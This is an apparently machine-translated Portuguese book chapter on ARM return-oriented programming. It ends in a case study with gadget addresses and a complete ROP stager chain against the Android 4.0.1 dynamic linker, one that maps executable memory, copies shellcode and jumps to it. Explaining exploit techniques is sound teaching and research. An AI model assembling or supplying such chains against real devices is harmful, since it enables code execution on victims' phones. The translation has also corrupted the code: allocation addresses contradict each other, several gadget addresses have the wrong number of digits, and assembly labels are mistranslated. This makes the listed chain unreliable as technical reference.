Os sistemas operacionais fornecem mecanismos para limpar o cache de instruções por meio de chamadas do sistema. No Linux, isso é feito por meio da invocação de uma chamada de sistema também acessível como a função `cacheflush`. Normalmente, não há como invocar essas funções antes de obter a execução arbitrária do código. No entanto, o kernel do Linux também libera o cache quando uma chamada de sistema `mprotect` é emitida. Os efeitos de caches separados podem, portanto, ser desconsiderados ao criar uma cadeia ROP que marca os dados como código executável e, posteriormente, transfere a execução para lá.

Noções básicas de ROP no ARM

Como o aplicativo visado normalmente não contém a carga útil do invasor como um trecho de código para o qual o fluxo de controle pode ser simplesmente desviado, o invasor precisa reunir trechos do código original que, juntos, implementam sua carga útil. O desafio é manter o controle sobre o contador do programa após a execução de um desses trechos de código.

A técnica `ret2libc` original encadeia uma ou mais chamadas para procedimentos `libc` na arquitetura x86. Nessa arquitetura, o endereço de retorno é armazenado na pilha. Esse endereço indica para onde uma rotina passará a execução quando retornar. Ao manipular o conteúdo da pilha, o invasor pode fornecer o endereço de um procedimento `libc` a ser chamado em vez de um endereço de retorno legítimo.

O ROP é uma generalização dessa metodologia. Ele não só usa procedimentos completos, mas também pedaços menores de código chamados *Gadgets*. Para manter o controle sobre

o contador do programa, esses gadgets geralmente terminam na mesma instrução que também é usada para retornar de procedimentos legítimos. O invasor pode então escolher uma série de gadgets que, quando executados sequencialmente, implementam sua carga útil. A Figura 9-2 mostra a aparência desse encadeamento de gadgets na arquitetura x86. Com uma maior generalização dessa técnica, você pode usar qualquer gadget que termine em uma ramificação indireta. Por exemplo, ramificações indiretas ou ramificações que leem o alvo da ramificação de um registro são utilizáveis. A metodologia é semelhante à do ROP, exceto pelo fato de que o respectivo registro deve ser carregado com o endereço do gadget seguinte antecipadamente. Como a metodologia é muito dependente dos gadgets realmente disponíveis, este capítulo não aborda esse tópico com mais profundidade.




Figura 9-2: Encadeamento de pilha de gadgets ROP x86

Chamadas de subrotina ARM

De acordo com a ARM ABI (Application Binary Interface, a norma que define como o software compilado deve ser estruturado na ARM), o endereço de retorno de uma sub-rotina geralmente não é armazenado na pilha. Em vez disso, ele é mantido no registro de link `lr`, que tem essa finalidade específica. As funções são invocadas com as instruções `bl` ou `blx` que carregam o endereço da instrução seguinte no registro `lr` e, em seguida, desviam para a função especificada. A função chamada retorna normalmente usando a instrução `bx lr`. Como o contador de programa no ARM é tratado como qualquer outro registro que pode ser lido e gravado, também é possível simplesmente copiar o valor do `lr` no registro `pc`. Portanto, `mov pc, lr` também pode ser uma função válida.

No entanto, o processador ARM também oferece suporte a dois modos de execução principais: ARM e Thumb (incluindo a extensão Thumb2). A alternância entre os modos é realizada por meio de uma técnica chamada *Interworking*. Por exemplo, a instrução `bx lr` examina o bit baixo do `lr` e alterna para o modo Thumb se ele estiver definido ou para o modo ARM se ele não estiver definido. Por baixo, esse bit baixo é mascarado e armazenado no quinto bit do Registro de status do programa atual (CPSR). Esse bit, chamado de T-bit, determina em qual modo de execução o processador está. De modo análogo, as instruções `bl` e `blx` definem o bit baixo no `lr` quando a função de chamada está no modo Thumb. Portanto, só é possível usar a instrução `mov pc, lr` quando as funções chamada e de chamada usam a codificação de instrução ARM. Como não há diferença de desempenho entre as instruções `mov pc, lr` e `bx lr`, qualquer compilador moderno só emite instruções `bx lr` para retornar de procedimentos quando configurado para criar código para ARMv6, conforme mostrado na Figura 9-3.




Figura 9-3: Retorno do procedimento de interfuncionamento

Ao ler isso, os desenvolvedores de exploits podem se perguntar imediatamente como é possível explorar até mesmo simples transbordamentos de pilha, porque a técnica tradicional no x86 envolve a substituição do endereço de retorno do chamador armazenado na pilha. O uso de um único registro para armazenar o endereço de retorno no procedimento de chamada funciona bem para procedimentos de folha, mas é insuficiente quando uma rotina deseja chamar outras sub-rotinas por si mesma novamente. Para acomodar isso, os compiladores ARM geram código que salva o `lr` na pilha na entrada da rotina e o restaura da pilha antes de executar o `bx lr` para retornar à rotina de chamada, conforme mostrado no código a seguir.

Instruções do ARM Chamando uma subrotina

```

stmia sp!, {r4, lr}#      Armazena o registro de link e o r4 salvo na pilha
...
bl subrotina#            Chamar subrotina, eliminando o registro de link
...
ldmia sp!, {r4, lr}#     Carregue o registro de link original e r4 da pilha
bx lr#                   Retorne ao código de chamada

```

A codificação de instruções Thumb apresenta instruções push e pop especiais que funcionam implicitamente no registro *sp* (o ponteiro da pilha) em vez de referenciá-lo explicitamente. Como uma extensão especial, uma instrução pop que faz referência ao registro *pc* trata o valor escrito da mesma forma que a instrução bx *lr*, permitindo assim o interfuncionamento com uma única instrução, como no código a seguir.

Instruções do Thumb Chamando uma subrotina

```
push {lr}#      Armazena o registro do link na pilha
...
bl subrotina#   Chamar subrotina, eliminando o registro de link
...
pop {pc}#       Carregue o registro de link original e retorne ao código de
                chamada
```

A instrução Thumb pop {pc} é muito parecida com a instrução x86 ret, pois recupera um valor da pilha e continua a execução nela. A diferença notável é que a instrução pop pode servir como um epílogo completo, restaurando também outros registros com uma única instrução. Entretanto, uma rotina Thumb leaf ainda pode terminar com uma instrução bx *lr*, quando o *lr* ainda contém o valor adequado.

Combinação de gadgets em uma corrente

Lembre-se de que seu objetivo é usar as sequências de código existentes para formar sua carga útil. Se o atacante conseguir controlar a pilha, qualquer sequência de instruções que termine em bx *lr* ou pop {..., pc} permitirá que o atacante mantenha o controle sobre o contador do programa e poderá ser usada como um gadget. Graças ao Interworking, os gadgets ARM e Thumb podem até ser misturados arbitrariamente. A única exceção aqui é que os raros gadgets que terminam em ARM mov pc, *lr* só podem ser seguidos por outro gadget ARM, porque eles não são compatíveis com o interfuncionamento.

Combinação de dispositivos que restauram o *lr* da pilha usando um ldmia *sp*!

{..., lr} antes de bx *lr* ou simplesmente pop {..., pc} é simples. Como eles carregam *lr* da pilha e continuam a execução ali, o endereço do próximo gadget pode ser simplesmente fornecido na pilha. Além dos endereços de gadget, os valores de registro potencialmente restaurados por epílogos de função devem ser fornecidos, mesmo que não sirvam a nenhum propósito funcional na carga útil do ROP. Isso ocorre porque, caso contrário, o ponteiro da pilha não se alinhará com o próximo gadget pretendido. Se o próximo gadget usar instruções Thumb, além disso, o bit baixo deverá ser definido para que o processador alterne corretamente para o modo Thumb. Isso é válido mesmo quando o processador já está no modo Thumb, pois ele assumiria que a função de chamada estava em ARM - e, portanto, faria a transição para o modo ARM - se o bit baixo não estivesse definido. Para fins de demonstração, suponha que, na Figura 9-4, você tenha acabado de realizar um estouro de pilha que lhe permitiu escrever o que quisesse na pilha (inclusive nulos) e que esteja prestes a executar uma instrução pop {pc}. Na presença de uma pilha não executável, você explora a vulnerabilidade chamando

`mprotect` para proteger novamente a pilha como executável e executar seu código nativo no lugar. Nesse caso, sua carga útil gravada na pilha pode se parecer com a Figura 9-4.




Figura 9-4: Cadeia POP-ROP simples

Os gadgets de procedimentos leaf (que terminam em `bx lr` sem restaurar `lr` primeiro) exigem um tratamento especial do valor de `lr` antes de executar esse gadget. Normalmente, o valor contido em `lr` é o endereço do gadget seguinte ao último gadget ARM que restaurou o valor de `lr` explicitamente (porque o gadget ARM restaurou `lr` da pilha e o definiu como o endereço do próximo gadget). Quando um procedimento completo que invoca subprocedimentos foi usado, `lr` aponta para depois da última chamada de subprocedimento nesse procedimento, resultando em um comportamento ainda mais inesperado. Quando outro gadget terminado em `bx lr` era executado, ele de fato pulava logo após a chamada do subprocedimento em vez do próximo gadget a ser executado. Se `lr` ainda apontar para um gadget usado anteriormente que não tenha efeitos colaterais destrutivos, geralmente é mais fácil levar em conta a execução desse gadget usado anteriormente fornecendo os valores restaurados necessários na pilha. No entanto, se `lr` apontar para algum lugar em um procedimento maior ou se o gadget não puder ser executado uma segunda vez, o valor de `lr` deverá ser ajustado. Isso pode ser feito de forma genérica, combinando um gadget ARM que restaura explicitamente `lr` com um gadget Thumb que termina em uma instrução `pop {pc}`, conforme mostrado na Figura 9-5.

O gadget ARM carrega o endereço do próximo gadget em `lr` e ramifica para lá; o gadget Thumb seguinte também simplesmente ramifica para o próximo gadget. Mas, como efeito colateral, `lr` agora aponta para um gadget Thumb que permite a continuação contínua, e qualquer gadget que termine em apenas `bx lr` pode ser executado com segurança. Agora é possível usar qualquer sequência de instruções que termine em um retorno de procedimento como um gadget.




Figura 9-5: Definir lr para abrir a cadeia {pc}

Identificação de gadgets em potencial

Como o processador ARM exige instruções alinhadas, geralmente só é possível usar código gerado intencionalmente - ou, mais especificamente, epílogos de rotina gerados pelo compilador - como gadgets. Isso difere do conjunto de instruções CISC (Complex Instruction Set Computing) não alinhado da arquitetura x86. Como a instrução de retorno é de apenas um byte no x86, muitas vezes é possível saltar

para partes de instruções maiores que coincidentemente contêm um byte semelhante à instrução de retorno. Isso aumenta muito a quantidade de gadgets disponíveis no x86. Identificar uma lista de possíveis gadgets é muito fácil em arquiteturas RISC (Reduced Instruction Set Computing) como a ARM. Com suas instruções sempre alinhadas, é possível simplesmente examinar uma imagem binária em busca de instruções que executam um retorno de função, como `pop {..., pc}`.

O exame das instruções anteriores em uma listagem morta de um montador já mostra os possíveis gadgets. Portanto, encontrar gadgets pode ser tão fácil quanto criar uma listagem morta do ARM e do Thumb para um determinado binário e analisar a saída com expressões regulares. Um script que usa essa técnica

foi usado para criar a cadeia ROP apresentada neste capítulo.

Um truque semelhante a pular para partes de instruções maiores no x86 também existe no ARM: Como é possível alternar livremente entre os modos ARM e Thumb, também é possível interpretar erroneamente qualquer código ARM existente como código Thumb e vice-versa. Embora isso normalmente não forneça gadgets úteis com mais de uma ou duas instruções, a interpretação dos dois bytes superiores de uma instrução ARM pode, muitas vezes, fornecer instruções `pop {..., pc}` Thumb surpreendentemente úteis. Essas instruções geralmente restauram registros que normalmente não são restaurados em epílogos de rotinas comuns, como os registros *r0* a *r3* salvos pelo chamador ou o ponteiro da pilha

próprio. A Figura 9-6 apresenta um detalhamento da visualização Thumb e ARM desse exemplo.




Figura 9-6: Detalhamento do pop mal interpretado

Além disso, o código especial que lida com o desdobramento de exceções e a inicialização antecipada de processos pode conter dispositivos extremamente úteis. Esses foram implementados especificamente no assembler para lidar com componentes de arquitetura de baixo nível. Eles ocorrem, por exemplo, na biblioteca C e no vinculador dinâmico, conforme usado na próxima seção.

Estudo de caso: Linker do Android 4.0.1

Como a maioria dos processos em execução no Android é derivada do processo base do Zygote, eles geralmente compartilham muitas bibliotecas. No entanto, alguns processos nativos não são bifurcados do Zygote e podem ter um layout de processo totalmente diferente. Um exemplo é o Radio Interface Layer Daemon (`rild`), conforme discutido no Capítulo

11. Mas mesmo esses processos são todos dinamicamente vinculados e, portanto, todos têm um mapeamento de código comum em seus espaços de endereço: o *Dynamic Linker*. Essa é a parte do código que resolve recursivamente as dependências da biblioteca dinâmica no binário base de um processo e carrega todas as dependências. Em seguida, ele resolve todos os símbolos importados de outras bibliotecas e ajusta os endereços de acordo. Ele também cuida da aplicação de realocações para binários que foram movidos para outro endereço que não o endereço base esperado, por exemplo, devido à ASLR (Address Space Layout Randomization).

No Android 4.0 e versões anteriores, o vinculador dinâmico Bionic é mapeado em um endereço estático, 0xb0001000. Devido a esse fato, não foi necessário nenhum vazamento de informações para criar a carga útil do ROP. A partir do Android 4.1, Jelly Bean, o endereço base do vinculador dinâmico é randomizado como o endereço base de qualquer outro binário, conforme discutido no Capítulo 12. Além de estar presente em todos os processos e ter um endereço base fixo nas versões antigas do Android, o vinculador dinâmico também é um binário relativamente estável.

Ou seja, a representação binária não varia tanto quanto outras bibliotecas. O conteúdo da maioria das bibliotecas contidas nos processos do Android varia entre telefones diferentes ou até mesmo entre imagens de firmware (ROMs) específicas da mesma versão do Android. O vinculador dinâmico, por sua vez, tem sido muito constante. Provavelmente devido à sensibilidade e à criticidade desse componente, ele quase sempre é deixado intocado e compilado com os compiladores pré-construídos que acompanham a distribuição de código-fonte do Android. Observe que o vinculador dinâmico contém uma cópia da implementação do `memcpy` do Bionic em um offset baixo. Como o `memcpy` é altamente otimizado para a arquitetura tar-`get`, seus fluxos de instruções variáveis resultam em pequenas variações de deslocamento para diferentes conjuntos de recursos do processador. Como consequência, qualquer cadeia ROP do vinculador Os endereços de gadget são específicos de um determinado conjunto de recursos do processador.

Por esses motivos, o vinculador dinâmico é o objetivo perfeito para criar uma cadeia ROP genérica que possa ser reutilizada no maior número possível de alvos. Como um estudo de caso, este capítulo examina uma cadeia ROP para o Android

4.0.1, conforme encontrado no Galaxy Nexus. Esse estudo de caso tem o objetivo de dar continuidade à exploração do WebKit apresentada no Capítulo 8.

Como o Android não tem imposição de assinatura nos mapeamentos de código executável, a cadeia ROP simplesmente aloca uma página (4.096 bytes) de memória executável, copia um código nativo fornecido pelo invasor e salta para ele. Isso permite conectar uma carga útil arbitrária no modo de usuário a uma exploração fornecendo um código diferente.

Girando o ponteiro da pilha

Normalmente, a primeira etapa do lançamento de uma carga útil de ROP é fazer com que o ponteiro da pilha aponte para os dados fornecidos pelo invasor, como o heap, que também é chamado de *Pivoting*. Ao explorar estouros de buffer baseados em pilha, o ponteiro da pilha geralmente está próximo à carga útil do ROP, e o pivotamento pode ser fácil. Quando os dados fornecidos pelo invasor residem no heap, girar a pilha pode ser uma das tarefas mais desafiadoras envolvidas na criação de uma cadeia ROP funcional.

Voltando ao exemplo do Capítulo 8, presumimos que obtivemos o controle do contador do programa por meio do sequestro de um ponteiro de função virtual em uma classe `RenderObject` e da falsificação inteligente da vtable correspondente. Mesmo em outros cenários, como um use-after-free genérico no heap principal, muitas vezes é necessário girar o ponteiro da pilha para o heap. Dependendo do bug que está sendo explorado, pode haver técnicas mais adequadas em vez da

abordagem genérica apresentada aqui. Um exemplo é a presença de um ponteiro de heap na pilha devido a um

variável. Esse ponteiro pode então ser usado por um ponteiro de quadro para restaurar o epílogo do ponteiro da pilha para girar no heap.

Há um gadget particularmente interessante no vinculador que permite configurar todos os registros com valores absolutos definidos pelo usuário. Esse *gadget mestre* é tão poderoso que foi previamente escolhido de forma independente por pelo menos um outro autor de exploit para um exploit privado. Ele faz parte do código de desenrolamento de exceções não utilizado, e sua encarnação no Android 4.0.1 se parece com o seguinte:

```
.texto:B0002868          EXPORTA      dl_restore_core_regs
                          ÇÃO
.texto:B0002868
.texto:B0002868          ADD          R1, R0, #0x34
.texto:B000286C          LDMIA        R1, {R3-R5}
.texto:B0002870          STMPD        SP!, {R3-R5}
.texto:B0002874          LDMIA        R0, {R0-R11}
.texto:B0002878          LDMFD        SP, {SP-PC}
.text:B0002878 ; Fim da função dl_restore_core_regs
```

O poder dessa função está nos vários pontos de entrada que podem ser escolhidos para transformá-lo em um gadget:

- Começando do final, usando `0xb0002878` como endereço de início do gadget, o ponteiro da pilha é carregado da pilha atual, juntamente com *lr* e o novo contador de programa. Esse é um gadget útil quando a variável local mais alta no quadro da pilha aponta para dados controlados pelo usuário, mas esse é um cenário altamente específico de erros.
- Ao saltar para `0xb0002870`, o conteúdo do registro de *r3*, *r4* e *r5* é armazenado na parte superior do quadro da pilha antes que *sp*, *lr* e *pc* sejam restaurados a partir daí. Isso é útil quando *r3* aponta para dados controlados pelo usuário e *r5* para algum código válido (por exemplo, um ponteiro de função do ambiente de bug).
- Aliviando os requisitos anteriores bastante rigorosos, é possível saltar para `0xb000286c` e carregar o conteúdo futuro de *sp*, *lr* e *pc* desreferenciando a memória em *r1*. Isso permite abusar de um objeto de memória existente com ponteiros para dados controlados pelo usuário na primeira palavra dupla ou quando o conteúdo apontado por *r1* é totalmente controlado pelo usuário e o valor para o qual definir o ponteiro da pilha pode ser determinado de forma confiável. Esse é um gadget especialmente interessante. O compilador geralmente gera código para carregar o ponteiro da vtable em *r1* ao chamar uma função de vtable que não tem parâmetros. Como nesse cenário é necessário falsificar uma vtable para o controle do *PC*, provavelmente também é possível controlar a primeira palavra dupla dela e, portanto, o *sp*, usando esse gadget de pivô.
- Por fim, ao usar a função inteira como gadget de pivô saltando para `0xb0002868`, o *sp* pode ser definido desreferenciando *r0* com um deslocamento de `0x34`. Embora esse deslocamento a princípio pareça aleatório, na verdade ele é bastante útil para

casos do mundo real. Para todas as chamadas de vtable sequestradas, *r0* será o ponteiro "this". Isso muitas vezes permite controlar os dados no deslocamento `0x34` manipulando as variáveis de membro da classe em questão.

Se os pivôs fornecidos pelo gadget *mestre* não se adequarem a um caso de uso específico, há ainda mais opções graças aos locais de chamada dessa função:

<code>.texto:B0002348</code>	<code>ADD</code>	<code>R0, SP, #0x24C</code>
<code>.texto:B000234C</code>	<code>BL</code>	<code>d1_restore_core_regs</code>
<code>.texto:B00023D0</code>	<code>ADD</code>	<code>R0, R4, #4</code>
<code>.texto:B00023D4</code>	<code>BL</code>	<code>d1_restore_core_regs</code>
<code>.texto:B00024F0</code>	<code>ADD</code>	<code>R0, R5, #4</code>
<code>.texto:B00024F4</code>	<code>BL</code>	<code>d1_restore_core_regs</code>

Usando esses endereços adicionais, você também pode carregar a referência a *sp* a partir de

r4 + 0x38, *r5 + 0x38* e de mais abaixo na pilha atual.

Ao girar o ponteiro da pilha para apontar para dados totalmente controlados pelo usuário, agora é possível criar uma cadeia ROP de comprimento suficiente para alocar a memória executável, copiar a carga útil para lá e transferir o fluxo de controle para o código nativo.

Execução de código arbitrário a partir de um novo mapeamento

Agora que você controla o ponteiro da pilha e, consequentemente, também o conteúdo da pilha, pode fornecer uma lista de endereços de gadgets a serem executados sequencialmente. Como sua escolha geral de gadgets do vinculador é limitada e a construção de uma nova cadeia ROP específica para cada carga útil é complicada, você segue a abordagem comum de criar uma cadeia genérica que aloca a memória executável e executa qualquer código nativo nela. Essa cadeia é comumente chamada de *stager* ROP.

O primeiro objetivo é alocar memória executável para trabalhar com ela. É assim que você executa código arbitrário, apesar da proteção XN. As páginas são alocadas com a chamada de sistema `mmap` no Linux. Felizmente, o vinculador contém uma cópia completa da implementação do `mmap` do Bionic. Essa cópia reside em `0xb0001678` no exemplo do vinculador. A função `mmap` espera seis argumentos. De acordo com a Android Embedded Application Binary Interface (EABI), os quatro primeiros argumentos são passados de *r0* a *r3* e os dois últimos são colocados na pilha. Portanto, você precisa de um gadget separado que inicialize *r0* a *r3* com os valores desejados. Um desses gadgets é o seguinte:

<code>.text:B00038CA</code>	<code>POP{R0-R4, PC}</code>
-----------------------------	-----------------------------

A função `mmap` e esse gadget podem ser combinados para chamar `mmap` com parâmetros arbitrários. Isso permite alocar memória executável, para a qual seu código nativo pode ser copiado e, em seguida, executado.

Entretanto, observe que toda a função `mmap` é invocada e, por sua vez, retorna ao conteúdo de `lr`! Portanto, é imperativo definir `lr` para um gadget que avance o ponteiro da pilha sobre os dois argumentos da pilha e, em seguida, carregue `pc` da pilha. É possível avançar o ponteiro da pilha em oito bytes usando um `pop` de dois registros; portanto, esse gadget do Thumb pode ser usado:

```
.text:B0006544          POP            {R4, R5, PC}
```

Ao usar o gadget de pivô introduzido anteriormente, `lr` pode ser definido como `0xb0006545` como parte do pivô. Caso contrário, um gadget que define `lr` da pilha deve ser inserido no início da cadeia ROP.

Embora o `mmap` normalmente escolha o endereço para alocar a memória para você, há sinalizadores especiais que permitem a alocação em um endereço fixo. Isso facilita o desenvolvimento de uma cadeia ROP; como resultado, o `mmap`, que normalmente mantém o endereço, pode ser descartado. Em vez disso, o endereço escolhido estaticamente pode ser codificado em outros locais da cadeia ROP. Mais detalhes sobre os argumentos do `mmap` estão disponíveis em sua página de manual. O endereço estático escolhido aqui é `0xb1008000`, que fica um pouco depois do vinculador em um intervalo de endereços normalmente não utilizado. Isso resulta na primeira parte da cadeia ROP a seguir:

```
0xb00038ca#          pop {r0-r4, pc}
0xb0018000#          r0: endereço      de destino da alocação estática
0x00001000#          r1: tamanho a ser alocado = uma página
0x00000007#          r2: proteção = leitura, gravação executar
                      0x00000032# r3: sinalizadores = MAP_ANON |
MAP_PRIVATE | MAP_FIXED
0xdeadbeef#          r4: não importa

                                      0xb0001678# pc: dl_mmap, retornando para lr =
0xb006545 0xffffffff# quinto parâmetro na pilha: fd = -1
0x00000000#           sexto parâmetro na pilha: deslocamento = 0

0xdeadc0de# endereço      do próximo gadget
```

Depois de executar o `mmap`, `lr` aponta para o próprio `mmap` porque ele invoca uma subrotina e, portanto, define `lr` para o endereço após a invocação da sub-rotina. Isso é importante se os gadgets posteriores retornarem ao `lr` como o `mmap` fez.

Nesse ponto, a memória para executar o código nativo foi alocada, mas atualmente contém apenas zeros. A próxima etapa é copiar a carga útil para essa alocação de memória e transferir o controle para lá. A cópia da memória pode ser feita com a cópia interna do `memcpy` do vinculador. Entretanto, mesmo que um ponteiro para

se o código nativo estava disponível em um registro no sequestro do fluxo de controle, esse registro está muito bem bloqueado agora. Normalmente, é possível salvar o valor do ponteiro e recuperá-lo posteriormente, mas nem sempre. Neste estudo de caso, em vez disso, você abusa de uma propriedade específica de strings adjacentes do WebKit.

A estrutura de dados usada para representar strings no WebKit contém, entre outros elementos, um ponteiro para os dados reais da string. A Figura 9-7 mostra um exemplo concreto dessa estrutura de dados. Ao dividir a cadeia ROP no limite de duas strings, é possível aproveitar o ponteiro de dados. A primeira parte da cadeia ROP pode retirar dados suficientes da pilha (atualmente apontando para a primeira cadeia) para carregar o ponteiro de dados em um registro e continuar a cadeia ROP a partir do conteúdo da segunda cadeia. A Figura 9-7 mostra como a memória do cabeçalho da cadeia de caracteres se sobrepõe ao que será carregado nos registros:




Figura 9-7: Cabeçalho de string pop over

Para seus objetivos, será útil ter o ponteiro da cadeia de caracteres em *r4*. Isso equivale a terminar a primeira cadeia de caracteres no endereço de um gadget pop que primeiro coloca o cabeçalho do heap, o tamanho da cadeia de caracteres e a contagem de referência em *r0* a *r3* e, em seguida, o ponteiro real em *r4*. Se for desejado um registro mais alto, pode ser introduzido um preenchimento no final da primeira cadeia de caracteres. Há mais dois elementos de cabeçalho a serem ignorados, portanto, o gadget ideal (novamente, um gadget Thumb) é o seguinte:

.texto:B0005914

POP{R0-R6, PC}

Além disso, os outros parâmetros do `mmap` precisam ser configurados cirurgicamente. Primeiro, você configura `r0`, o destino da cópia. Há um gadget que também configura o `lr` ao mesmo tempo:

```
.texto:B000131C          LDMFD      SP!, {R0,LR}
.texto:B0001320          BX         LR
```

Como nenhum parâmetro da pilha precisa ser limpo nos gadgets a seguir, `lr` pode simplesmente ser apontado para um gadget que apenas busca o próximo `pc` da pilha. Em seguida, `r2` deve ser carregado com o comprimento a ser copiado. Além disso, `r3` precisa apontar para alguma memória gravável posteriormente. Você reutiliza sua alocação estática para esse local. Portanto, o próximo gadget é:

```
.texto:B0001918          LDMFD      SP!, {R2,R3}
.texto:B000191C          BX         LR
```

Observe que o `bx lr` é equivalente a um `pop {pc}` agora. Com `r3` apontando para uma memória válida, o gadget Thumb a seguir move `r4` - que ainda contém o ponteiro para o conteúdo da segunda string - para `r1`:

```
.texto:B0006260          MOV        R1, R4
.texto:B0006262          B          loc_B0006268
...
.texto:B0006268          STR        R1, [R3]
.texto:B000626A          B          locret_B0006274
...
.texto:B0006274          POP        {R4-R7,PC}
```

A segunda parte resultante da cadeia ROP tem a seguinte aparência:

0xb0005915# pop over heap e string headers, pointer goes into r4

↓ a segunda string começa aqui

```
0xb000131c#      pop {r0, lr}; bx lr
0xb0018000# r0: destino da cópia = endereço de
alocação 0xb0002ab0# lr: endereço de pop {pc}

0xb0001918#      pop {r2, r3, pc}
0x00001000#      r2: comprimento da cópia = uma página
0xb0018000#      r3: memória de trabalho = endereço de alocação

0xb0006261#      r1 <- r4 ([r3] <- r4, pop {r4-r7})
0xdeadbeef#      r4: não importa
0xdeadbeef#      r5: não importa
```

```

0xdeadbeef#          r6: não importa
0xdeadbeef#          r7: não importa

0xdeadc0de#         pc: endereço do próximo gadget

```

Agora, todos os argumentos de registro para `memcpy` foram definidos e `lr` aponta para uma sequência `pop {pc}`, portanto `memcpy` retorna normalmente. Tudo o que resta a fazer é invocar o `memcpy` e depois pular para o código. A alocação de memória contém o conteúdo da segunda string, portanto o código nativo deve seguir imediatamente a cadeia ROP. Consequentemente, o salto para a alocação deve ser compensado pelo comprimento da cadeia ROP. A cadeia completa de ROP resultante é a combinação das duas partes anteriores com a invocação de `memcpy` e, por último, o salto para a carga útil:

```

0xb000038ca#        pop {r0-r4, pc}
0xb0018000#          r0: endereço de destino da alocação estática
0x00001000#          r1: tamanho a ser alocado = uma página
0x00000007#          r2: proteção = leitura, gravação executar
0x00000032#          r3: sinalizadores = MAP_ANON | 
MAP_PRIVATE | MAP_FIXED
0xdeadbeef#          r4: não importa

0xb0001678#          pc: dl_mmap, retornando para lr =
0xb006545 0xffffffff# quinto parâmetro na pilha: fd = -1
0x00000000#          sexto parâmetro na pilha: deslocamento = 0

0xb0005915#          pop over heap e string headers, pointer goes into r4

```

↓ a segunda string começa aqui

```

0xb000131c#        pop {r0, lr}; bx lr
0xb0018000#          r0: destino da cópia = endereço de
alocação 0xb0002ab0#          lr: endereço de pop {pc}

0xb0001918#        pop {r2, r3, pc}
0x00001000#          r2: comprimento da cópia = uma página
0xb0018000#          r3: memória de trabalho = endereço de alocação

0xb0006261#        r1 <- r4 ([r3] <- r4, pop {r4-r7})
0xdeadbeef#          r4: não importa
0xdeadbeef#          r5: não importa
0xdeadbeef#          r6: não importa
0xdeadbeef#          r7: não importa

0xb00001220#          dl_memcpy, retorna e preserva
lr 0xb00018101#          Salto de carga útil do polegar

```

Resumo

